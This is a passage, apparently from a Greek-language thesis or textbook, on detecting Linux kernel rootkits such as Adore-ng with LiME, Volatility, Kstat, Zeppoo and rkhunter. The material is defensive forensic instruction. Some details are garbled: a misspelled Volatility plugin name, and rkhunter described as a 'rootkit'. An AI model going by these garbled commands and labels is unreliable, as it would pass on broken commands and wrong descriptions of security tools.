Στο παράδειγμά μας, αυτό που συμβαίνει είναι ότι το **PID** δεν είναι «*ζωντανό*» (***alive***) και ότι η προσπάθεια «*θανάτωσής του*» δεν είναι εφικτή.

Έτσι, θεωρητικά μπορούμε να ανιχνεύσουμε μια κρυφή διεργασία συγκρίνοντας την με μια διαδικασία καταχώρισης εξόδου από την **ps** (*ή κοιτάζοντας το* ***/proc***) σε βάρος των αποτελεσμάτων της **kill -0,** ενάντια σε κάθε πιθανό σύστημα **PID** (*αυτό μπορεί να ανακαλυφθεί μέσω του:* ***#cat /proc/sys/kernel/pid_max***).



<u>Εικόνα 6.28</u>: «kill -0 2551».


6.8 Εντοπισμός του Adore-ng

Μπορούμε να χρησιμοποίησουμε δύο τρόπους για τον εντοπισμό του **Adore-ng** στο σύστημα μας, τη **LiME** και τη **Volatility**.

<u>Πρώτος τρόπος:</u>

Χρήση της **LiME** για να τον εντοπισμό του **Adore-ng** χρησιμοποιώντας την ακόλουθη εντολή:


strings ./memdump.lime | grep adore



<u>Δεύτερος τρόπος:</u>

Χρησιμοποιώντας το προφίλ της **Volatility** μπορούμε να εντοπίσουμε το **Adore-ng** που είναι εγκατεστήμενο στο σύστημα μας με την ακόλουθη εντολή.

vol.py -f ~/memdump.lime --profile=LinuxUbuntu1204x86 linux_hidden_mpdules



6.9 Linux Rootkit Ανιχνευτές

Οι **Linux kernel rootkits** όπως η **Adore** ή η **Knark** (ένα **rootkit LKM**) είναι δύσκολο να ανιχνευθούν, δεδομένου ότι χρησιμοποιούν ένα άρθρωμα του πυρήνα για να κρύψουν τη συμπεριφορά τους. Ακόμη και το λογισμικό, όπως η **Tripwire** ή μια λύση ενός **anti-virus** που τρέχουν στο μολυσμένο σύστημα πάλι δεν θα δουν την παρουσία αυτών των **rootkits**.

Δεδομένου ότι αυτά τα **rootkits** χρησιμοποιούν την δύναμη του πυρήνα για να κρυφτούν, είναι ορατά μόνο από το εσωτερικό του πυρήνα. Η **Kstat** (***Kernel Security Therapy Anti-Trolls***) και η **Zeppoo** επιτρέπουν στον χρήστη να συγκεντρώσει σημαντικές πληροφορίες σχετικές με το σύστημα, ιδιαίτερα, όταν η λειτουργική διεύθυνση κλήσης αντικαθίσταται συχνά από τα **rootkits Linux**. Η **Kstat** υποστηρίζεται σήμερα μόνο σε πυρήνα **Linux 2.4.x** και η **Zeppoo** μόνο σε πυρήνα **2.6.x**.

6.10 Kstat

Σε αυτό το τμήμα, θα καλύψουμε μερικές από τις κοινές εργασίες τις **Kstat**, συμπεριλαμβανομένης και της έρευνας διασυνδέσεων δικτύου, απαριθμώντας τις διαδικασίες της μνήμης, με τη διερεύνηση επιμέρους ενεργειών και του πίνακα **syscall**.

6.10.1 Interface lookup

Για να αναζητήσουμε την διεπαφή χρησιμοποιούμε:

./kstat -i all

Η επιλογή **-i** λαμβάνει ως επιχείρημα την διεπαφή δικτύου, η οποία μπορεί να οριστεί ως το σύνολο ή ως ένα όνομα (*π.χ.* ***eth0***). Η **Kstat** εμφανίζει πληροφορίες σχετικές με ερωτηματικά διεπαφής. Αυτό που είναι ενδιαφέρον να σημειώσουμε είναι ότι η διασύνδεση θα μπορούσε να χρησιμοποιηθεί ως ένα **sniffer** για όλη τη **hub/switch**.

6.10.2 Διαδικασίες Εγγραφής

Για να καταγράψουμε μια διαδικασία από τη μνήμη, χρησιμοποιούμε το **-p argument**, το οποίο εμφανίζει όλες τις τρέχουσες διαδικασίες από την ανάκτηση μνήμης:

PID	PPID	UID	GID	COMMAND
1	0	0	0	init
2	1	0	0	kflushd
3	1	0	0	kupdate
4	1	0	0	kpiod
5	1	0	0	kswapd
6	1	0	0	mdrecoveryd
256	1	1	0	portmap <<hidden process>>

Εδώ παρατηρούμε ότι προσπαθεί να εντοπίζει τις διαδικασίες που υπάρχουν σε αυτή τη λίστα, αλλά όχι με τον κλασικό τρόπο εξόδου, όπως είναι η **ps**. Εάν υπάρχουν τέτοιες διαδικασίες, είναι κρυφές αυτή τη στιγμή και πρέπει να διερευνηθούν από τον χρήστη.

6.10.3 Διερεύνηση μεμονωμένης διαδικασίας

Το **-p argument** που ακολουθείται από το επιθυμητό **ID** της διεργασίας επιστρέφει πληροφορίες σχετικές με αυτή την **specifc** διαδικασία. Οι πληροφορίες που συλλέγονται απευθείας από τη μνήμη είναι:

```
Command: Kstat -p 256
Name: portmap
State: S (sleeping)
Pid:   256
Ppid:  1 (init)
Uid:   1 1 1 1
Gid:   0 0 0 0
Flags: PF_FORKNOEXEC PF_SUPERPRIV
Crucial Capabilities Check
Open Files
0       CHAR /dev/null
1       CHAR /dev/null
2       CHAR /dev/null
3       0.0.0.0:111 0.0.0.0:0
4       0.0.0.0:111 0.0.0.0:0
7       FIFO ///
8       FIFO ///
21      CHAR /dev/null
```

6.11 Zeppoo

Η **Zeppoo** χρησιμοποιεί την συσκευή **/dev/kmem** για να εκτελέσει παρόμοια καθήκοντα με την **Kstat**. Ωστόσο, η **Zeppoo** απαιτεί να δημιουργήσουμε ένα πίνακα δακτυλικών αποτυπωμάτων του πυρήνα μας πριν την ανίχνευση ενός **rootkit**. Ο πίνακας αυτός πρέπει να δημιουργηθεί από μια καθαρή κατάσταση, πριν την εγκατάσταση ενός **rootkit**. Η πληροφορία εξόδου που παρέχεται από τη **Zeppoo** είναι ίδια με την **Kstat**. Παρακάτω παραθέτουμε μια γρήγορη λίστα με τις λειτουργίες της **Zeppoo**.

Για τη δημιουργία του πίνακα των δακτυλικών αποτυπωμάτων χρησιμοποιούμε:

```
./zeppoo -f FP
```

Για να ελέγξουμε το σύστημα χρησιμοποιούμε:

```
zeppoo -z FP
```

Για τη λίστα διεργασιών από τη **/dev/mem dumping**, χρησιμοποιούμε:

```
zeppoo -p -d /dev/mem
```

Για έλεγχο κρυφών διαδικασιών χρησιμοποιούμε:

```
zeppoo -c –p
```

Για να εξάγουμε μια απεικόνιση των ονομάτων **IDT** με ένα συγκεκριμένο **System.map** χρησιμοποιούμε:

```
zeppoo -i -t /boot/System.map-2.6.16
```

Για έλεγχο δακτυλικών αποτυπωμάτων με την **/dev/mem**, χρησιμοποιούμε:


```
zeppoo -c -f FP -d /dev/kmem
```

6.12 Rkhunter


Το **rkhunter** (**Rootkit Hunter**) είναι ένα εργαλείο βασισμένο στο σύστημα **Unix** που σαρώνει **rootkits**, **backdoors** και τις πιθανές τοπικές τρύπες (**local exploits**). Το **rkhunter** είναι ένα σενάριο κελύφους (**local exploits**) που πραγματοποιεί διαφόρους ελέγχους σχετικούς με το τοπικό σύστημα, προσπαθώντας να εντοπίσει γνωστά **rootkits** και **malware**. Επίσης, εκτελεί ελέγχους για να δεί αν οι εντολές ή τα αρχεία συστήματος έχουν τροποποιηθεί, καθώς και διάφορους ελέγχους σχετικούς με τις διασυνδέσεις δικτύου, συμπεριλαμβανομένων των ελέγχων ακρόασης εφαρμογών. Πληκτρολογούμε τις παρακάτω εντολές για την εγκατάσταση του στο: **Linux Slackware 14.1 x86_64**.

Ανοίγουμε ένα **terminal** και κατεβάζουμε το **rkhunter**.

wget http://sourceforge.net/projects/rkhunter/files/latest/download




Εικόνα 6.29: Ενέργειες για την εγκατάσταση του rkhunder.




<u>Εικόνα 6.30</u>: Η ολοκλήρωση εγκατάστασης του rkhunter rootkit.


Οι παρακάτω εικόνες (***screenshots***) δείχνουν το **Rootkit Hunter** σε δράση.

Η εντολή rkhunter - -help, μας βοηθά να μάθουμε πως λειτουργεί το rkhunter rootkit.





Η εντολή rkhunter - -list περιλαμβάνει τα χαρακτηριστικά του rkhunter rootkit.




